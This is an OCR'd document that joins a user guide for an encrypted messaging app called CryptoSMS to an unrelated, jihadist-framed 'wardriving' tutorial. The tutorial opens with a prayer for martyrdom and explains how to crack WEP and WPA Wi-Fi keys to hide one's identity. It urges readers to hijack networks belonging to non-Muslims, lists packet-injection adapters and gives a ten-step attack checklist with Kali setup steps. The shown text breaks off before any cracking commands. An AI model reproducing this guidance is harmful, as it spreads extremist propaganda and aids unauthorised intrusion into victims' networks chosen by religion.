
Type your message . You are limited to 400 characters. When your message is ready click on the “Send” button and this will securely send your message . You will see a small notification with a padlock icon at the top of the screen indicating that a secure SMS was sent.

Sending from Text Messaging menu:

The second option is to send a message from the Text Messaging menu.

Inbox
Sent
Keys

Write message



Clicking on “Text Messaging” in the application main menu. The Text Messaging dialog will be covered in a separate section. Click on the “Write message” button. This will display the SMS message composition window.


Select a recipient from the drop down menu. The menu will only list contacts for whom you have a public key.

Type your message . You are limited to 400 characters. When your message is ready click on the “Send” button and this will securely send your message . You will see a small notification with a padlock icon at the top of the screen indicating that a secure SMS was sent.

Sending an Encrypted file:

From the "Email" Menu, choose "Write message". The following screen will open:


Choose "Select Recipient" from your Contacts. Then "Choose attachment file". A screen to browse your files will appear. Choose a file.



Choose "Send Message" at the bottom of the screen.

Receiving and Decrypting an Encrypted File:

Go to your "Email" Menu. Choose the "inbox" tab then "Sync Inbox".



If an email with an Encrypted file has been received. Tap and hold down the message. The file will be decrypted automatically and the browser screen will appear to download the file. Choose the folder you want, tap and hold, the file will be copied to the destination folder.

Clearing contacts data from the application


CAUTION: These actions will remove all contacts information from within the application.

On your mobile go to "Settings" --> "Applications" --> "Manage Applications"

Choose "CryptoSMS"

Tap and choose "Force stop"

Tap and choose "Clear data




Error


"Your phone is blocking CryptoSMS. Please see user guide"

If you have received this error message, it usually means that SMS Data Messages are disabled on your phone. This is done by some phone service providers when they build their own branded version of the Android Operating System and disable

this feature. CryptoSMS requires this feature to send messages efficiently and securely. It will not work without it.



Uninstalling the Application



To uninstall the application on your mobile go to "Settings" --> "Applications" --> "Manage Applications"

Choose "CryptoSMS"

Tap and choose "Uninstall"

Tap and choose "OK"

Tap and choose "OK"

WARDRIVING

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martyrdom in your Path!

Wardriving is a term used for the art of hacking someone's internet connection.

Usage: to protect your identity whilst browsing the net.

How it works: every wireless network send out invisible data, and in this data is the key for the network. So what we do is we capture a sufficient amount of this invisible data and then ask a program to crack it. Simple!

Some things to consider when Wardriving if you live in an area where there are Muslims then refrain from hijacking networks in order to protect these Muslims from harm, however if you are certain that the target network you wish to hijack belongs to a kafir then by all means Bismillah go ahead!

There are usually two types of security people use on their networks WEP & WPA or WPA2. The first (WEP) is the easiest to crack and the method of cracking is very straight forward. I recommend for you (beginners) to target this type of network if you have the chance to do so as it is less time consuming, Masha Allah I have cracked a WEP network within 5 mins by the Qadr of Allah. WPA & WPA2 can be very time consuming and there are various methods of attacking these two.

1st What you need

1. vmware Player
2. Kali Linux
3. Wireless Adapter compatible with Kali that can do **packet injecting (Very important)**

Some compatible adapters
http://www.amazon.com/Alfa-Wireless-Original-9dBi-Strongest/dp/B001O9X9EU

http://www.amazon.com/802-11g-Wireless-Long-Rang-Network-Adapter/dp/B0035H4164/ref=sr_1_6?ie=UTF8&s=electronics&qid=1273160945&sr=1-6

http://www.amazon.com/USB-Yagi-directional-Antenna-802-11n-2200mW/dp/B003LLS5JI/ref=sr_1_1?s=electronics&ie=UTF8&qid=1343227424&sr=1-1&keywords=usb+yagi

- Alfa AWUS036NH USB adapter
- Alfa AWUS036H USB adapter
- Turbotenna usb yagi

Search on google for a ist of compatible adapters with Kali linux


Wardrive Checklist

1. First make sure the wireless adapter is installed and running fine.
2. Install VMware
3. Check if Operating System is 64 bit or 32bit if windows
4. Download correct kali version
5. Configure vmware to run Kali
6. Run Kali
7. Check to see if wireless adapter is recognized
8. Start a search
9. Capture packets (WEP) or 9. Identify Network (WPA/WPA2)
10. Crack key (WEP) or 10. Attack Network (WPA/WPA2)


VMware

How to Install


Step 1: google VMware and download **VMware Player**. Open it once downloaded (if it does not run on your system or you run into problems I suggest you google “vmware player oldapps” and download an older version) *the version I used dated back to 2012 on a win 7 os*




Step 2: click next




Step 3: Click Next



Step 4: uncheck and select next




Step 5: uncheck and select next




Step 6: Click next

Step 7: Click continue



Step 8: Once setup is complete Restart your computer.



Check which version of Kali you require

Step 1: On your desktop right click on My Computer and click on properties

Step 2: find system type and check if your Operating system is 32 bit or 64 bit


As you can see from the example above it is 32 bit so I would require a 32 bit version of Kali
For mac and any other check the kali website or watch a relevant tutorial on youtube

Download Kali


Google kali and download the iso version either 32-bit or 64-bit depending on what is compatible

How to run Kali Pt.1


Step 1a: google/download Kali {the version I used is was a 32 bit “iso” version} (this file is very big 3 gb so in the meantime do some azkars/studying or training depending on your internet connection)




Step 1b: open VMware player once download is complete




Step 2: accept terms and click ok




Step 3: click on create a new virtual machine



